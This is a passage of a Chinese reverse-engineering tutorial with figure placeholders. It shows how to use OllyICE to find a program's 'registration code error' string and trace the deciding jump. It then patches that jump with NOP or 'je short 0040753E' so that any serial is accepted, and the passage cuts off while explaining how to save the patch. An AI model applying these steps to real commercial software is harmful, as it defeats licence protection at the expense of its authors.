


图8

有两种方式查找字符串信息，ASCII和UNICODE。根据编程工具的不同选择相应的资源查找方式。VC编写的可以使用“Find UNICODE”，在弹出窗口中查找刚才看到的“注册码错误”字样。这时我们可能会发现有成百条字符串信息，一看就头晕，想在这里找出某一个信息可是件不容易的事。没有更简单的办法吗？答案当然是有啊。在窗口中点鼠标右键，选择“Find”查找菜单，在弹出的窗口中填写要查找的信息，如图9。查找到相应信息后直接双击该信息即可来到相应代码处，如图10。




图9




图10

来到反汇编窗口会看到相应代码和“注册错误”字样。除了这些我们还会看到一些特殊的符号。比如图11中的一些横着的和竖着的箭头。

竖着向下的箭头是说明这条反汇编指令执行后会向下跳转。横着的箭头是某个跳转指令执行时将要跳到的地方。怎样

才能知道竖着的箭头将要跳到哪儿？横着的箭头又是从哪儿跳过来的呢？办法很简单，用鼠标单击相应的箭头就会有连线帮你找到箭头的另一端，如图12。




图11




图12

从上图可以知道当程序执行到00407519时，如果注册码正确，跳转指令就不会执行，程序继续向下运行就会显示“注册成功”，然后继续向下运行到0040753C就会跳过“注册码错误”继续向下运行。通过分析可以知道，关键的地方就在那个跳转指令上。我们有两种办法，一种是将跳转指令改成向下执行，另一种是将跳转指令改成当注册码正确时跳向“注册码错误”，当注册码错误时向下运行。

修改的方法也很简单，在跳转指令上右键选择“汇编”，如图13。




图13

在弹出的窗口中填写“NOP”或“je short 0040753E”。这两种修改方法分别对应上面两种思路。要注意的是将指令修改为“je short 0040753E”时一定不要勾选“使用NOP填充”。

修改完成后，按F9运行程序进行注册测试。在注册码中随便填写进行注册，结果发现“注册成功”，如图14。




图14

是不是很开心呢？到这里还没有结束哦。我们刚才修改的指令是在内存中修改的，所以要将修改的指令保存到程序中才算完成。保存的方法很简单。重新启动OllyICE重复上面步骤，当修改完反